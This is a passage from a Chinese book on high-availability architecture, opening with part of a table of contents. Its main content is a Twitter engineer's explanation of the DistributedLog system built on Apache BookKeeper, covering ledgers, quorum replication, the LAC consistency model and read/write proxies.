7.3.6	疑问与解惑	608
马涛 / 7.4	HTTPS 环境使用第三方 CDN 的证书难题与最佳实践	610
蒋海滔 / 7.5	互联网主要安全威胁分析及应对方案	612
7.5.1	互联网 Web 应用面临的主要威胁	612
7.5.2	威胁应对方案	616
7.5.3	疑问与解惑	623
7.5.4	进一步阅读	625

第 1 章 高可用架构案例精选


1.1 Twitter 高性能分布式日志系统架构解析

郭斯杰，Twitter 高级工程师，是 Twitter 分布式日志系统 DistributedLog/BookKeeper 的主要技术负责人，同时也是 Apache BookKeeper 项目的 PMC Chair。毕业于中科院计算所，加入 Twitter 之前，就职于 Yahoo。专注于分布式消息中间件和分布式存储系统。




1.1.1 为什么需要分布式日志

日志应该是程序员最熟悉的一种数据结构，因其存在于每天的工作中。它是一组只追加、严格有序的记录序列，如下图所示。日志已被证明是一种很有效的数据结构，可用来解决很多分布式系统的问题。在 Twitter 中，我们就用日志来解决很多有挑战的分布式系统问题。




这里主要举一个例子，来展示我们如何使用日志在 Manhattan (Twitter 的最终一致性分布式 key/value 数据库) 中实现 Compare-And-Set (CAS) 这样的强一致性操作。

下面是一张 Manhattan 架构的简单抽象图。Manhattan 主要由 3 个组件构成，Client、co-ordinator 和 replica。Client 将请求发送给 co-ordinator，co-ordinator 找出修改键值（key）所对应的 replica，然后修改 replica。co-ordinator 在发送请求的时候会附上相应的时间戳，replica 根据时间戳来决定最后哪个修改会成功，实现最终一致性。




如果我们需要在这个最终一致性的系统上实现 CAS 这样的强一致性操作，会碰到什么样的问题呢？答案是“冲突”！


“冲突”是什么意思呢？举个例子，如下图所示，假设有 2 个 Client，它们同时想修改 key x，但是要将它修改成不同的结果。左边的 Client 想将 x 从 3 改为 4，而右边的 Client 想将 x 从 3 改为 5。



如下图所示，假设左边的 Client 成功地将第 1 个副本从 3 改为 4；而右边的 Client 成功地将第 3 个副本从 3 改为 5。那么左边的 Client 修改第 3 个副本将会失败，因为第 3 个副本的值已经变成了 5。同样，右边的 Client 修改第 1 个副本也会失败。



这就是之前提到的“冲突”，如下面的左图所示。因为你不知道这个系统中， x 的最终值应该是 4 还是 5，或者是其他值。更严重的是，系统无法从这个“冲突”状态中恢复，也就没有最终一致性可言。解决办法是什么呢？日志！我们使用日志来序列化所有的请求。使用日志后，请求流程如下面的右图所示，co-ordinator 将请求写到日志中。所有的 replica 从日志中按顺序读取请求，并修改本地的状态。



在这个例子中，将 3 修改为 4 的操作在将 3 修改为 5 的操作之前写入日志。因此，所有的副本会首先被修改成 4。那么将 3 修改为 5 的操作将会失败。

到此为止，你可以看出日志的好处——它将一个原本复杂的问题变得简单。这种解决问题的思路叫作 Pub/Sub。而日志就是 Pub/Sub 模式的基础。因为 Pub/Sub 这个模式是那么简单而且强有力，这让我们思考，是不是可以构建一个高可用的分布式日志服务，所有在 Twitter 的分布式系统都可以复用这个日志服务？

而构建一个分布式日志系统，首要的事情就是了解我们需要解决什么问题，满足什么样的需求。

首先，作为一个基本设施，存储在日志中的数据需要持久化，这样才可以容忍宕机，避免数据丢失。


因为还需要作为分布式系统的基础设施，那么在单机上持久化是远远不够的。我们需要将数据复制到多台机器上，提高数据和系统的可用性。

当数据被复制到多台机器上，就要保证数据的强一致性。否则，如果出现丢数据、数据不一致，那么势必将影响到构建在分布式日志上的所有系统。如果连日志都不能相信了，你的生活还能相信谁呢？

1.1.2 Twitter 如何考虑这个问题

为什么持久化（Durability）、多副本（Replication）和强一致性（Consistency）对我们来说这么重要呢？请带着这个问题读下去。


我所在 Twitter 的组是 messaging 组。主要负责 Twitter 的消息中间件（在 Twitter 内部服务之间搬运数据），比如 Kestrel（用于在线系统）、Kafka（用于离线分析）。这些系统都不支持严格的持久化，或者在支持持久化的情况下性能极差。它们采用定期回刷（periodic flush）磁盘或者依赖于文件系统（pdflush）来持久化数据。因为它们不支持持久化，所以当事故发生时，数据会丢失。一旦数据丢失，运维系统的人员就会非常痛苦。我们经常被责问，如何才能定量丢失的数据。这就让我们不禁在想，能否构建一个基于持久化和强一致的基础服务，如下图所示。



在持久化和强一致性的基础上，它又是高性能的：可以支持低延时的在线系统（OLTP），比如数据库，支持实时的（real-time）、高吞吐的流式分析和高通量的批量离线分析。同时能够很好地扩展，以支持构建在分布式日志之上的系统的扩展性。

在深入之前，先强调一点：我所提到的“Low Latency”和“High Throughput”在分布式日志系统中指什么？下面我会给出答案。

日志系统的核心负载可以归为 3 类：write、tailing read 和 catch-up read。write 就是将数据追加到一个日志中，tailing read 就是从日志的尾部读最新的东西，而 catch-up read 则是从比较早的位置开始读日志（比如数据库中重建副本）。write 和 tailing read 在意的是延时（latency），因为它关系到一个消息从被写入到被读到的时间。因此前文中说的 High Throughput 指的是 catch-up read，而 Low Latency 指的是 tailing read 和 write。而 catch-up read 在意的则是吞吐量，因为它关系到是否能追赶到日志的尾部，如下图所示。



在一个“完美”的世界中，系统应该只有 2 种负载，write 和 tailing read。而且大部分现有系统可以很好地应付这 2 种负载。但在现实世界里，这基本不可能。尤其在一个多租户的环境里，catch-up read 通常是影响系统的重要因素之一。

以流式计算为例，用户重启一个 topology。而这个 topology 可能从很早的位置开始大量读数据，从而引入大量的 catch-up read。而这些 catch-up read 在文件系统角度通常会表现为大批量的扫描，文件系统会进行大量的预读取到 Page Cache 里，从而因挤掉最新的数据影响到写操作和 tailing read 操作。

在设计这个分布式日志系统 DistributedLog 的时候，我们进行了各种调研。同时根据运维已有系统（kestrel、Kafka）的经验，最终决定基于 Apache BookKeeper 进行构建。这主要是因为 Apache BookKeeper 提供的 3 个核心特性：I/O 分离、并行复制和容易理解的一致性模型。它们能够很好地满足我们对于持久化、多副本和一致性的要求。


在深入解释 Apache BookKeeper 的这些核心特性之前，我先简单地说明一下 Apache BookKeeper。

1.1.3 基于 Apache BookKeeper 构建 DistributedLog

Apache BookKeeper 最早可追踪到 2008 年，是 Yahoo 巴塞罗那研究院的研究项目，其

首要目的是解决 HDFS NameNode 的可用性问题, 后来成为 Apache ZooKeeper 的子项目。2014 年年底脱离 Apache ZooKeeper 成为顶级项目, 目前被 Yahoo、Twitter、Salesforce 等公司使用。

下图简单地描述了 Apache BookKeeper。它主要由 3 个组件构成, 客户端 (Client)、数据存储节点 (bookie) 和元数据存储 Service Discovery (ZooKeeper)。




bookie 在启动的时候向 ZooKeeper 注册节点。Client 通过 ZooKeeper 发现可用的 bookie。

在 Apache BookKeeper 中, 读写操作的单元叫作 Ledger。Ledger 是一组追加有序的记录。


客户端可以创建一个 Ledger, 然后进行追加写操作。每个 Ledger 会被赋予全局唯一的 ID。读者可以根据 Ledger ID, 打开 Ledger 进行读操作。

客户端在创建 Ledger 的时候, 从 bookie Pool 里面按照指定的数据放置策略挑选出一定数量的 bookie, 构成一个 Ensemble, 如下图所示。



每条被追加的记录会被写者 (Writer) 赋予从 0 开始有序递增的序号, 即 Entry ID, 如下图所示。每条 Entry 会被并行地发送给 Ensemble 里面的所有 bookie。所有 Entry 的发送


以流水线的方式进行。就意味着发送第 N+1 条记录的写请求不需要等待发送第 N 条记录的写请求返回。



对于每条 Entry 的写操作而言,当它收到 Ensemble 里大多数 bookie 的确认(Acknowledge)后,Client 会认为这条记录已经持久化到这个 Ensemble 中,并且有大多数副本,它就可以返回确认给 Application。

写记录的发送可以乱序,但是确认则会按照 Entry ID 的顺序进行有序确认。从而实现日志的严格有序性。


如果 Ensemble 里存活的 bookie 不能构成大多数,Client 会进行一个 Ensemble Change,如下图所示。




Ensemble Change 将从 bookie Pool 中根据数据放置策略挑选出额外的 bookie 来取代那些不存活的 bookie (如上图中的 B2、B3)。通过 Ensemble Change 操作,Apache BookKeeper

保证了写操作的高可用性。

理解 Apache BookKeeper 的读操作之前, 我需要先说明一下 Apache BookKeeper 的一致性模型。如下图所示, write 不断地添加记录。每个记录会被 writer 赋予一个严格递增的 ID。所有的追加操作都是异步的。也就是写第 2 条记录不用等写第 1 条记录返回。所有写成功的操作按照 ID 递增顺序 ACK 回 writer。




如下图所示, 伴随着写成功的 Acknowledge, writer 不断地更新一个叫作 Last-Add-Confirmed (LAC) 的指针。所有 Entry ID 小于或等于 LAC 的记录保证持久化并复制到大多数副本上。



而在 LAC 和 LAP (Last-Add-Pushed) 之间的记录就是已经发送到 bookie, 但是尚未被确认写成功的。

如下图所示, 所有的 reader 都可以安全地读取 Entry ID 小于或等于 LAC 的记录, 因此 reader 不会读到尚未被确认 (Acknowledged) 的记录, 从而保证了读者之间的一致性。




在写者方面，BookKeeper 并不进行任何主动的选主（leader election）操作。相反地，它提供了内置的 fencing 机制，防止出现多个写者的状态，从而保证写者的一致性。

Apache BookKeeper 没有将很复杂的一致性机制捆绑在一起。写者和读者之间也没有很复杂的协同机制。所有的一致性的协调都通过这个 LAC 指针。这样的做法可以使扩展写者和扩展读者相互分离。

理解了 Apache BookKeeper 的一致性模型之后，我们再回来看它的读操作。

在 Apache BookKeeper 中，主要有 2 种读操作：一种是读指定的 Entry（如下图中的 a）；另外一种读 LAC（如下图中的 b）。




因为 Entry 追加之后不再被修改，那么在图 a 中，客户端可以到任意一个副本中读取相应的 Entry。为了保证低延时，获得平滑的 p999，我们使用了一个名为 Speculative Read 的机制。读请求首先发送给第 1 个副本，在指定 timeout 的时间内，如果没有收到 response，则发送读请求给第 2 个副本，然后同时等待第 1 个和第 2 个副本。谁先返回，即读取成功。

通过有效的 Speculative Read，很大程度减小了 p999 延时的 spike，达到可预测的低延时。

另一个操作是读取 LAC。这是读者跟写者之间的 catch-up 操作，保证读者读取到最新的数据。因此，它采用的是 Quorum Read 的做法：从所有 bookie 读取最新的 LAC，然后等待大多数的答复。

Read Entry 和 Read LAC 构成了 reader 的核心操作。在 Twitter，为了进一步降低延时，我们将 2 种操作进行合并，形成“Long Poll Read”（如上图中的 c）。客户端发送 Long Poll 请求并在 bookie 等待最新的 LAC 的更新，一旦写者更新了 LAC，bookie 返回更新后的 LAC 以及相应的 Entry。这样可以有效地节省多轮网络交互。同时对于 Long Poll Read，我们仍然采用 Speculative 机制，保证平滑的、可预测的 p999 延时。


下图是 BookKeeper 主要的核心读写流程、并行复制和一致性模型。




Apache BookKeeper 作为基石，解决了分布式日志的核心问题。但它相对还是比较底层。

作为一个共享的日志服务，要在大的组织架构中被广泛使用，面对的首要问题就是简单性。我们需要让用户思考命名的日志，而不是一组数字编号的 Ledger。日志应该是一组无止尽的记录序列，提供更面向流式的接口。用户只需要考虑如何将数据追加到流里，以及如何从流里读取数据。

如下图所示，右上方的方块是一个 DistributedLog 的日志。日志被切分成不同的日志段，每个日志段被存成一个 Apache BookKeeper 的 Ledger。




新的日志段在一定时间或者旧的日志段写满时被创建，如下图所示。因为日志被切割成大小相近的日志段，所以很容易将这些日志分段分散到整个集群中，实现数据的均匀分布。



因为数据持续追加到日志中，我们提供 2 种方式删除日志。一种是精确的 **truncation**，对于数据库这样严格的复制状态机（Replicated State Machine）的应用场景，它们需要严格控制哪个具体位置之前的数据是不再需要的。另外一个是基于时间的自动过期，它适用于不需要严格控制的数据分析场景。

除了核心的抽象外，我们要构建一个服务。这个服务如下图所示。




在写入端，我们加了一个名为“**Write Proxy**”的服务，用来接收来自于不同源的写入服务。它负责管理每个日志的 **ownership**，并且在有 Proxy Server 宕机的情况下 **failover** 到其他 Proxy Server。

需要强调一点，在这里使用的是“**ownership tracking**”而不是“**leadership election**”，我们不需要像 consensus 算法那样严格的 **leadership** 要求，因为 Apache BookKeeper 提供了内置的 **fencing** 机制来保证多写者的一致性。所以此时的“**Write Proxy**”更像是一个无状态的服务（**stateless service**），可以随时迁移和 **failover**。


在读方面，我们增加了一个名为“Read Proxy”的服务。它用于缓存最近的数据，可以支持成百上千的 reader 读取同一个日志。

Write Proxy 和 Read Proxy 都是无状态的服务。所以可以很容易地运行在像 Mesos、Docker 或者 Amazon EC2 这样的集群环境中，实现 Auto-Scaling。在使用这种分层架构的同时，我们可以轻易且独立地扩展服务层和存储层。

